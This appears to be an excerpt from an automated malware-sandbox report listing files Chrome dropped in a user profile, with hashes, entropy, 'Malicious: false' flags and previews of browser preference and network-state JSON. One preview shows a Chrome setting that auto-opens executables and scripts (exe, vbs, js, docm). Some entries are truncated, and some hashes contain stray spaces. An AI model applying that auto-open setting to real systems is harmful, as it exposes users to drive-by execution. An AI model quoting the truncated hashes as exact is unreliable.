SSDEEP:	48:YXs2MHRzsoMHT5s0MHyKsTMHksrDys4Csb7synWsQItFsym6zs6zMHWLsZMH5YhV:+GDGTHGmGHDW1/nOIbmOGlGGhVD
MD5:	829D5654ADF098AD43036E24C47F2A94
SHA1:	506C8BA397509BA0357787950C538C1879047DF3
SHA-256:	4D0B852D18FCA5C1A712904CF6DB3811FB905E86D8A7508A2D42F9C8D68E2211
SHA-512:	D9B18E6B0AD1E8E4BECF9E84BBE30D64730CFEC2CBEAF96D5DF52E28B907B03EADF22F020FBE0A56D137A52F4F09798031BC6CA026CFA8A979A608B3445DBCAA
Malicious:	false

Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"13248542600883925","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":40156},"server":"https://www.googleapis.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"1324854 2628822803","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":30856},"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{ "advertised_versions":[],"expiration":"13248542600893104","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":25300},"server":"https://clients2.goog leusercontent.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248542600872791","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":34789},"server":"https://clients2.google.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"exp

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\2169ac1e-74cd-4e20-907d-f9312b7a37b4.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	19793
Entropy (8bit):	5.564249159114732
Encrypted:	false
SSDEEP:	384:vS+t6LlkPXG1kXqKf/pUZNCgVLH2HfDwrU5HGc3sMS4A24T:mLl6G1kXqKf/pUZNCgVLH2HfkrUdGSS9
MD5:	D93C80DECB6295CD33DDD4FBBE5DD2A0
SHA1:	0CC39B426F13FE0A60925CFBE1798A82F96569AC
SHA-256:	537920F020A4DF1A1033B6A54C7EB9A07CA530E4893700861EBF10172A526322
SHA-512:	E7A989D48EB85F4B9FD2D92973BD262FCD99C4CF71E3C1FF1488AB166ECEDAB342AE81CFE96329B07CA19FAB3385CA1DC77CF5B53674011BB751BCD20D6F6 8F0
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mh t:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihck ogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network "],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"i ncognito_content_settings":[],"incognito_preferences":{},"install_time":"13303850078207374","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome. google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons": {"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\467e6509-bf7c-41f1-aa98-10fe54c3ffea.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1819
Entropy (8bit):	4.886112848349815
Encrypted:	false
SSDEEP:	48:Y2n6qtwTCXDHyvzM3zsdGsN5RLsRLrvsHMHeYhbxD:JnxOTCXDH+zMUH5sraGzhVD
MD5:	67CDCBCC6BBFE078F5386F4FE80BF60C
SHA1:	0EDD98ABB1EB37D540D98E67E40215217E81DD5B
SHA-256:	9990BF9D73AC57DB7031E6D03FADD16407E816E0B089553FB365D5AE96A31828
SHA-512:	E5F6BC0B7CA029297B54AC590259B8DC874424A1977D77E7A3C6EB246018715540456B43747ACC2DDDD44BD842F826981E072A398A55B8D00BDA0543E7FCA78 C
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.googleapis.co m","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true}, {"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https ://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"isolation":[],"server":"https://dns.goo gle","supports_spdy":true},{"isolation":[],"server":"https://www.googleapis.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"1 3306442081253082","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://redirector.gvt1.com"},{"alternative_service":[{"advert

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\63f2ccea-901b-4e42-9043-54390c777e9d.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	17702
Entropy (8bit):	5.577204719398471
Encrypted:	false
SSDEEP:	384:vS+tTLlkPXG1kXqKf/pUZNCgVLH2HfDwrU5JsMS4H24A:HLl6G1kXqKf/pUZNCgVLH2HfkrUFSc2z
MD5:	D3FB7CF847328F1EABE76745097EB9C5
SHA1:	668443223B1A7066F36EA8F679D1AEFF75B8E57F
SHA-256:	8E19DF9B7E9B77B7BD5313533B14657BEB8014858014B940FBA4C4A074DBF568
SHA-512:	E60466613D6352140E37D534797ACE6D3CBA18C79D98926D3E4E0872CF2EBCE69C6E5114027D5E51A08124617B5C0C4FBD7DB215BE73560213E7467F125F3060
Malicious:	false

Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13303850078207374","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\nmmhkkegccagdldgiimedpiccmgmieda\1.0.0.6_0_metadata\computed_hashes.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	11217
Entropy (8bit):	6.069602775336632
Encrypted:	false
SSDEEP:	192:GbylJnlTwGB7V9Hne4qasKxXItmLG48gcLg/PkI:Gb+nldByaFx4toj8VEPT
MD5:	90F880064A42B29CCFF51FE5425BF1A3
SHA1:	6A3CAE3996E9FFF653A1DDF731CED32B2BE2ACBF
SHA-256:	965203D541E442C107DBC6D5B395168123D0397559774BEAE4E5B9ABC44EF268
SHA-512:	D9CBFCD865356F19A57954F8FD952CAF3D31B354112766C41892D1EF40BD2533682D4EC3F4DA0E59A5397364F67A484B45091BA94E6C69ED18AB681403DFD3F
Malicious:	false
Preview:	{"file_hashes":[{"block_hashes":["A+1PYW3V6CJbBuQ7aqrgYhyH3bT8PKyBXp3hN2slpI0=","WSOpQRkYTHjPSlG9Zif2a7TNhy43NDcG1Zg5Nv0UbH0=","jDctR8ImG5KZrQKm4kDjUB7FokSJfjo/pmvFowRVlaY=","LPxhhJiuU0lprt0T6flpS7TkaDg7MocrbmzO65xH6RI=","nZ9zLb2By96AkKXALRM+C0Eu11XUjPiMXEKjiCPdtHE=","wifibc1QfMBN2jrtUtLgsCefvuceTpAatmLvul11RJA=","dHjWlSIIdjj7MWqg3T8MG58RuuqRXk32vqi/13JqEgA=","zd3DV7dbvfNvx1hdhU01fW5ily52DLN0CFL/ADaEeTI=","DpjXcO85FFFY9KJFPkGNfFUtdQIOsGwO5jUckiUwY14=","gqid6l1+mk/6yWgUECRofI9lMipXgXh2jEN2+CxmPE0=","prDB91X2Mmfg/M/txVMITWBmEGbOGjqBTP7CMjYqdHs=","yLPAqV4gqoyS/zFkEt3Cn2j0q2v9QOSthVFfWn8EzCM=","EPQ3jzdrLkAHyvf3920B5Y3aAkO1IJdn/UtbnAmq6T0=","+oOc6ca+ChKUpTu+oa2ZRxRE+wG3QJmuYWEvYCs40NI=","3mBGNAiRlTANEQkqzU3TEi+5wJ0ubR5uwtS4/9OOM7w=","1A9NNawxuhu95H5eThvf1rewJ4QQWhhPNxJXO1C/n68=","E3vWLQxzmj+e5QxYbUscllJ5n0lTpw5JBHV1Kph3/KM=","i3l8ghdTF9c1ZXNBZmvsID+DV4gxBVN27rj9wsMtRpg=","R8B8qYabnMSlLPhrtu0hGYrHn3llsMHqBbi70gkIjEE=","rhlzuEvv2KRAFMms896xFwkNgPrw6WvmgPn6xrBSa2Y=","LAMXv6sRb0VZrY34aVXF3Fftxs

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\000003.log

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	1.8784775129881184
Encrypted:	false
SSDEEP:	3:FQxlXNQxlX:qTCT
MD5:	51A2CBB807F5085530DEC18E45CB8569
SHA1:	7AD88CD3DE5844C7FC269C4500228A630016AB5B
SHA-256:	1C43A1BDA1E458863C46DFAE7FB43BFB3E27802169F37320399B1DD799A819AC
SHA-512:	B643A8FA75EDA90C89AB98F79D4D022BB81F1F62F50ED4E5440F487F22D1163671EC3AE73C4742C11830214173FF2935C785018318F4A4CAD413AE4EEEF985DI
Malicious:	false
Preview:	.f.5.....f.5.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.287266375199288
Encrypted:	false
SSDEEP:	6:/PF9+q2P923iKKdK25+Xqx8chI+IFUtqV2P+ZmwYV2P6VkwO923iKKdK25+Xqx8E:/H+v45KkTXfchI3FUthW/HSV5L5KkTXc
MD5:	D4645173B05B2F019ABBB6633ED760FA
SHA1:	C8CB4931A52DAF7220B063F48A9F6D78A616A2C2
SHA-256:	87AE22B59B66F584955089AB73E8EC8206832A8357B6F06455975BE05C5DFF56
SHA-512:	695B5E180AA3F12FF12795A501BAAB9903242370754 34C0ED33EDDD4B5A9666432229B1490ACEBAD66680DCCE0655E982E03B40E6652601CA2027099911F4BDA
Malicious:	false
Preview:	2022/08/01-10:54:47.674 d9c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2022/08/01-10:54:47.680 d9c Recovering log #3.2022/08/01-10:54:47.680 d9c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.287266375199288
Encrypted:	false
SSDEEP:	6:/PF9+q2P923iKKdK25+Xqx8chI+IFUtqV2P+ZmwYV2P6VkwO923iKKdK25+Xqx8E:/H+v45KkTXfchI3FUthW/HSV5L5KkTXc
MD5:	D4645173B05B2F019ABBB6633ED760FA
SHA1:	C8CB4931A52DAF7220B063F48A9F6D78A616A2C2
SHA-256:	87AE22B59B66F584955089AB73E8EC8206832A8357B6F06455975BE05C5DFF56
SHA-512:	695B5E180AA3F12FF12795A501BAAB990324237075434C0ED33EDDD4B5A9666432229B1490ACEBAD66680DCCE0655E982E03B40E6652601CA2027099911F4BDA
Malicious:	false
Preview:	2022/08/01-10:54:47.674 d9c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2022/08/01-10:54:47.680 d9c Recovering log #3.2022/08/01-10:54:47.680 d9c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History Provider Cache	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	476
Entropy (8bit):	5.0790243118304526
Encrypted:	false
SSDEEP:	12:5zJC3EkP+x/ANBRobvRfrajnBWBk778B/xgskJu19Qa/hBV3JRLjRqvDUtHJkWa:5OnP5BRo9ABsY78BJgskMn/h/PLjRGIG
MD5:	C9971C40316C45C08435A6AFF242F217
SHA1:	C2054CDCF53F11E03F3FD2DD5877379F4B67C2BE
SHA-256:	931E3C4F03F77300B1269C29EFDE67FC87242B824D20AB458874678AA4B25D35
SHA-512:	7DDC3076F1E36F261F115290AB61C804499BBA0A23744B6FD99D566D9025B8B719F0807C4B77B810361FBEB557131752342DC5D8F0BCD1BAFF3413AA32B0532S
Malicious:	false
Preview:	....."/....user..c..desktop..file..html..test..users*K.....user.....c.....desktop.....file.....html.....test.....users..2.....a.....c.....d.....e.....f.....h.....i.....k.....l.....m.....n.....o.....p.....r.....s.....t.....u...:A.....BQ...M..... .....*)file:///C:/Users/user/Desktop/test.html2.:.....J..... %

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1819
Entropy (8bit):	4.886112848349815
Encrypted:	false
SSDEEP:	48:Y2n6qtwTCXDHyvzM3zsdGsN5RLsRLrvsHMHeYhbxD:JnxOTCXDH+zMUH5sraGzhVD
MD5:	67CDCBCC6BBFE078F5386F4FE80BF60C
SHA1:	0EDD98ABB1EB37D540D98E67E40215217E81DD5B
SHA-256:	9990BF9D73AC57DB7031E6D03FADD16407E816E0B089553FB365D5AE96A31828
SHA-512:	E5F6BC0B7CA029297B54AC590259B8DC874424A1977D77E7A3C6EB246018715540456B43747ACC2DDDD44BD842F826981E072A398A55B8D00BDA0543E7FCA78C
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"isolation":[],"server":"https://www.googleapis.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13306442081253082","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://redirector.gvt1.com"},{"alternative_service":[{"advert

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4839
Entropy (8bit):	4.944097417885427

Encrypted:	false
SSDEEP:	48:YcOkPklqKUcebNqAqiqTlYclQKHoTw0vs31aPc8C1Nfct/9BhUJo3KhmeSnpNGzm:nbaNB1pSKItsgIk0JCKL8x5bOTQVuwn
MD5:	95C0D195BD23801DAEC97082A0B32C66
SHA1:	E90D0CC440F1020F814EC9CFD0028DC1CBE80319
SHA-256:	9AFDD4E032343E49AC49C99B2BF62CF1321FFCA6CA0D49AEFD8C8EAB901BED84
SHA-512:	343FEDB2F74B51B74F189D405F676DA3E812E31C29CDBCA17E39DB6419FEED7CCB204776685F64E4EE122F1CA75242DF2CA0C1E0A881A62A71107951D4F95DB8
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13303850079212591","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","

SHA1:	112403A17DD69D5B9018B8CEDE023CB3B54EAB7D
SHA-256:	B1E963D702392FB7224786E7D56D43973E9B9EFD1B89C17814D7C558FFC0CDEC
SHA-512:	BF8CDA48CF1EC4E73F0DD1D4FA5562AF1836120214EDB74957430CD3E4A2783E801FA3F4ED2AFB375257CAEED4ABE958265237D6E0AACF35A9EDE7A2E8898D58
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Network Persistent State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.956993026220225
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5rAcJksDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdVAsBdLJlyH7E4f3K33y
MD5:	0C03D530AC97788D62D27B2802C34D83
SHA1:	20F78B6B32D98FA52846C70DF78E4E5CEF663E2D
SHA-256:	7941FADA9867DAAE08EBC196BAFC6952DD506842C3E7D8FB14DF9D4E402D894B
SHA-512:	D5905C124060997A14322D12DECE5C00C63F7174743C740C974D00E88B03F203909CC2AC972B2759E8087B0B10F6306C6E66BF853319B5AC96907F34C8456C80
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248542588505091","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\GPUCache\data_1

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	270336
Entropy (8bit):	0.0012471779557650352
Encrypted:	false
SSDEEP:	3:MsEllllkEthXllkl2zE:/M/xT02z
MD5:	F50F89A0A91564D0B8A211F8921AA7DE
SHA1:	112403A17DD69D5B9018B8CEDE023CB3B54EAB7D
SHA-256:	B1E963D702392FB7224786E7D56D43973E9B9EFD1B89C17814D7C558FFC0CDEC
SHA-512:	BF8CDA48CF1EC4E73F0DD1D4FA5562AF1836120214EDB74957430CD3E4A2783E801FA3F4ED2AFB375257CAEED4ABE958265237D6E0AACF35A9EDE7A2E8898D58
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Network Persistent State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.976576189225149
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5OV/sDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdysBdLJlyH7E4f3K33y
MD5:	5886A009EB58EE06A16EFD6D1BA9A046
SHA1:	A867B5052F3FBB811693DF8CE3FDAA794F2F2E40
SHA-256:	9E3392126DE2D81D019E0AB3E17F20BADD0EC9FBD944BCB7C4DAF449D937D496
SHA-512:	D24F30A2E35F903AC10AACC4425C58BECB1C6BE2BA30A3C2B9D9D46CE04914AA71F55B3B16ED89081AD65A7090C77F5DC4A258B7B98D71E6A994D176536FBB27
Malicious:	false

Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248542597817103","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\e6f94121-00aa-4ef2-b378-44e953d64964.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	325
Entropy (8bit):	4.976576189225149
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5OV/sDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdysBdLJlyH7E4f3K33y
MD5:	5886A009EB58EE06A16EFD6D1BA9A046
SHA1:	A867B5052F3FBB811693DF8CE3FDAA794F2F2E40
SHA-256:	9E3392126DE2D81D019E0AB3E17F20BADD0EC9FBD944BCB7C4DAF449D937D496
SHA-512:	D24F30A2E35F903AC10AACC4425C58BECB1C6BE2BA30A3C2B9D9D46CE04914AA71F55B3B16ED89081AD65A7090C77F5DC4A258B7B98D71E6A994D176536FBB27
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248542597817103","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\c2f2303b-71d6-4017-bace-dd85934d2e36.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727
SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F25F21
Malicious:	false
Preview:	.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\d3cda4a0-710b-4065-b89e-1b6eb044554c.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4749
Entropy (8bit):	4.9335532116576655
Encrypted:	false
SSDEEP:	48:YcOkPklqKUcOqAqiqTlYclQKHoTw0vs31aPc8C1Nfct/9BhUJo3KhmeSnpNGz0sQ:nbafB1pSKItsgIk0JCKL8xpbOTQVuwn
MD5:	AE757689AC288D8D5670D8829C23B3B6
SHA1:	D2E49E26E2EA276A77FD31C38997D2B8AB378DE7
SHA-256:	716B892E50368D20AE25AB4268FAEF506C152410D6764E6C8BDFF895AE7E26E2
SHA-512:	ECE8851C569EA96ABAB39453A07BC7DD93D0BBF54B6B8B5460D05176FC93BD1D6EA875003FF5FCE376CF8B55E804A0A72121A8805A1658FE868EE1679D37BDB4
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13303850079212591","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","

Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E0 89
Malicious:	false
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\CURRENT (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E0 89
Malicious:	false
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\df695e42-fbb0-47be-b6b2-1b49fd5f18cb.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4749
Entropy (8bit):	4.9335532116576655
Encrypted:	false
SSDEEP:	48:YcOkPklqKUcOqAqiqTlYclQKHoTw0vs31aPc8C1Nfct/9BhUJo3KhmeSnpNGz0sQ:nbafB1pSKItsgIk0JCKL8xpbOTQVuwn
MD5:	AE757689AC288D8D5670D8829C23B3B6
SHA1:	D2E49E26E2EA276A77FD31C38997D2B8AB378DE7
SHA-256:	716B892E50368D20AE25AB4268FAEF506C152410D6764E6C8BDFF895AE7E26E2
SHA-512:	ECE8851C569EA96ABAB39453A07BC7DD93D0BBF54B6B8B5460D05176FC93BD1D6EA875003FF5FCE376CF8B55E804A0A72121A8805A1658FE868EE1679D37BD B4
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13303850079212591","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","

SHA-512:	343FEDB2F74B51B74F189D405F676DA3E812E31C29CDBCA17E39DB6419FEED7CCB204776685F64E4EE122F1CA75242DF2CA0C1E0A881A62A71107951D4F95DB8
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13303850079212591","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Module Info Cache (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	101472
Entropy (8bit):	3.743282593234487
Encrypted:	false
SSDEEP:	384:ewzuMD/FG0uvp+vqN/rMvrN83crN4Hh0GgvraCzQ27QxrlvZlh0rO/meK4GRPPH5:+qm1OEQswe4gd0lGPXS9KvFDlC
MD5:	7801D3214414B7551C64AAEBC1F5CA20
SHA1:	28483A474CB70762061A2761A655DC89AE0A9E49
SHA-256:	13D4B088042BAA58A0CFDA23ABF98A047FB6D5C862924C2F6C6370094CA49977
SHA-512:	EFF297249193942399A4652494B1D06F5E255F6BD2A571A9602D345EDEC5969E5C4BEFA19535E7D9607B2E37EFED86BC202B65356E8E7D9AE94E40E360EB6AD0
Malicious:	false
